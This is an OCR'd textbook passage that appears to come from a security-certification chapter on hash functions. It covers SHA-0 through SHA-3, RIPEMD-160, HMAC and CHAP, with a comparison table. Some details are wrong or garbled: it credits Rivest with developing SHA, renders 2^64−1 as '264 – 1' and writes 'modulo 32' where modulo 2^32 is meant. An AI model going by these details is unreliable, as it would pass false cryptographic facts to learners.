
Process: 100.00%

Figure 20.9: Verifying MD5 Hash

- **Onlinemd5**

  Source: *http://onlinemd5.com*

  Onlinemd5 generates and checks file integrity using secure time-proven algorithms such as MD5, SHA-1, and SHA-256. One can create checksums (digital fingerprints) of files and verify their integrity using this online tool.



Message Digest Function: Secure Hashing Algorithm (SHA)

This algorithm generates a cryptographically secure one-way hash; it was published by the **National Institute of Standards and Technology** as a **US Federal Information Processing Standard**

SHA-1	It produces a **160-bit digest** from a message with a maximum length of **(264 – 1) bits**, and it resembles the MD5 algorithm
SHA-2	It is a family of two similar hash functions with different block sizes, namely, **SHA-256**, which uses **32-bit words**, and **SHA-512**, which uses **64-bit words**
SHA-3	SHA-3 uses the **sponge construction**, in which message blocks are **XORed** into the initial bits of the state, which is then invertibly permuted

Message Digest Function: Secure Hashing Algorithm (SHA)

The NIST has developed the Secure Hash Algorithm (SHA), specified in the **Secure Hash Standard** (**SHS**) and published as a federal information-processing standard (FIPS PUB 180). It generates a cryptographically secure one-way hash. Rivest developed the SHA, which is similar to the message digest algorithm family of hash functions. It is slightly slower than MD5, but its larger message digest makes it more secure against brute-force collision and inversion attacks.


SHA encryption is a series of five different cryptographic functions, and it currently has three generations: SHA-1, SHA-2, and SHA-3.

- **SHA-0**: A retronym applied to the original version of the 160-bit hash function published in 1993 under the name SHA, which was withdrawn from trade due to an undisclosed "**significant flaw**" in it. It was replaced with a slightly revised version, namely SHA-1.
- **SHA-1**: It is a 160-bit hash function that resembles the former MD5 algorithm developed by Ron Rivest. It produces a 160-bit digest from a message with a maximum length of (264 − 1) bits. It was designed by the National Security Agency (NSA) to be part of the Digital Signature Algorithm (DSA). It is most commonly used in security protocols such as PGP, TLS, SSH, and SSL. As of 2010, SHA-1 is no longer approved for cryptographic use because of its cryptographic weaknesses.
- **SHA-2**: SHA2 is a family of two similar hash functions with different block sizes, namely SHA-256, which uses 32-bit words, and SHA-512, which uses 64-bit words. The truncated versions of each standard are SHA-224 and SHA-384.
- **SHA-3**: SHA-3 uses sponge construction in which message blocks are XORed into the initial bits of the state, which the algorithm then invertibly permutes. It supports the same hash lengths as SHA-2 but differs in its internal structure considerably from the rest of the SHA family.

Comparison of SHA functions (SHA-0, SHA-1, SHA-2, and SHA-3).

Algorithm and variant		Output size (bits)	Internal state size (bits)	Block Size (bits)	Maximum message size (bits)	Rounds	Operations	Security (bits)
MD5 (as reference)		128	128 (4*32)	512	2^{64}-1	64	Add mod 2^{32}, and, or, xor, rot	<=18 (collisions found)
SHA-0		160	160 (5*32)	512	2^{64}-1	80	Add mod 2^{32}, and, or, xor, rot	<34 (collisions found)
SHA-1		160	160 (5*32)	512	2^{64}-1	80	Add mod 2^{32}, and, or, xor, rot	<63 (collisions found)
SHA-2	SHA-224 SHA-256	224 256	256 (8*32)	512	2^{64}-1	64	Add mod 2^{32}, and, or, xor, shr, rot	112 128
	SHA-384 SHA-512 SHA-512/224 SHA-512/256	384 512 224 256	512 (8*64)	1024	2^{128}-1	80	Add mod 2^{64}, and, or, xor, shr, rot.	192 256 112 128
SHA-3	SHA3-224 SHA3-256 SHA3-384 SHA3-512 SHAKE128 sHAKE256	224 256 384 512 d(arbitrary) d(arbitrary)	1600 (5*5*64)	1152 1088 832 576 1344 1088	∞	24	And, xor, not, rot	112 128 192 256 Min(d/2,128) Min(d/2,256)

Table 20.2: Comparison between SHA-0, SHA-1 and SHA-2 functions



RIPEMD-160 and HMAC

RIPEMD-160

- **RACE Integrity Primitives Evaluation Message Digest** (RIPEMD) is a **160-bit hash algorithm** developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel
- There exist 128-, 256-, and 320-bit versions of this algorithm, which are called **RIPEMD-128**, **RIPEMD-256**, and **RIPEMD-320**, respectively
- The compression function consists of **80 stages made up of 5 blocks** that execute **16 times each**
- This process **repeats twice** by combining the results at the bottom using **modulo 32 addition**

HMAC

- HMAC is a type of **message authentication code** (MAC) that combines a **cryptographic key** with a cryptographic hash function
- It is widely used to verify the **integrity of the data** and **authentication** of a message
- This algorithm includes an embedded hash function, such as **SHA-1** or **MD5**
- The strength of HMAC depends on the **embedded hash function**, key size, and the size of the hash output
- As HMAC executes the underlying hash function twice, it protects from various **length extension attacks**

RIPEMD-160

RACE Integrity Primitives Evaluation Message Digest (RIPEMD) is a 160-bit hash algorithm developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel. There exist 128-, 256-, and 320-bit versions of this algorithm, called RIPEMD-128, RIPEMD-256, and RIPEMD-320, respectively. These algorithms replace the original RIPEMD, which was found to have a collision issue. They do not follow any standard security policies or guidelines.

RIPEMD-160 is a more secure version of the RIPEMED algorithm. In this algorithm, the compression function consists of 80 stages, i.e., 5 blocks that execute 16 times each. This process repeats twice by combining the results at the bottom using modulo 32 addition.

HMAC

Hash-based message authentication code (HMAC) is a type of message authentication code (MAC) that uses a cryptographic key along with a cryptographic hash function. It is widely used to verify the integrity of data and authentication of a message. This algorithm includes an embedded hash function such as SHA-1 or MD5. The strength of HMAC depends on the embedded hash function, key size, and size of the hash output.

HMAC includes two stages for computing the hash. The input key is processed to produce two keys, namely the inner key and the outer key. The first stage of the algorithm inputs the inner key and message to produce an internal hash. The second stage of the algorithm inputs the output from the first stage and outer key, and produces the final HMAC code.

As HMAC executes the underlying hash function twice, it offers protection against various length extension attacks. The size of the key and the output depends on the embedded hash function; e.g., 128 or 160 bits in the case of MD5 or SHA-1, respectively.

CHAP

The Challenge-Handshake Authentication Protocol (CHAP) is an authentication mechanism used by Point-to-Point Protocol (PPP) servers to authenticate or validate the identity of remote clients or network hosts. It is more secure and effective compared to Password Authentication Procedure (PAP), as it regularly verifies the identity of the client using a three-way handshake and provides protection against replay attacks.

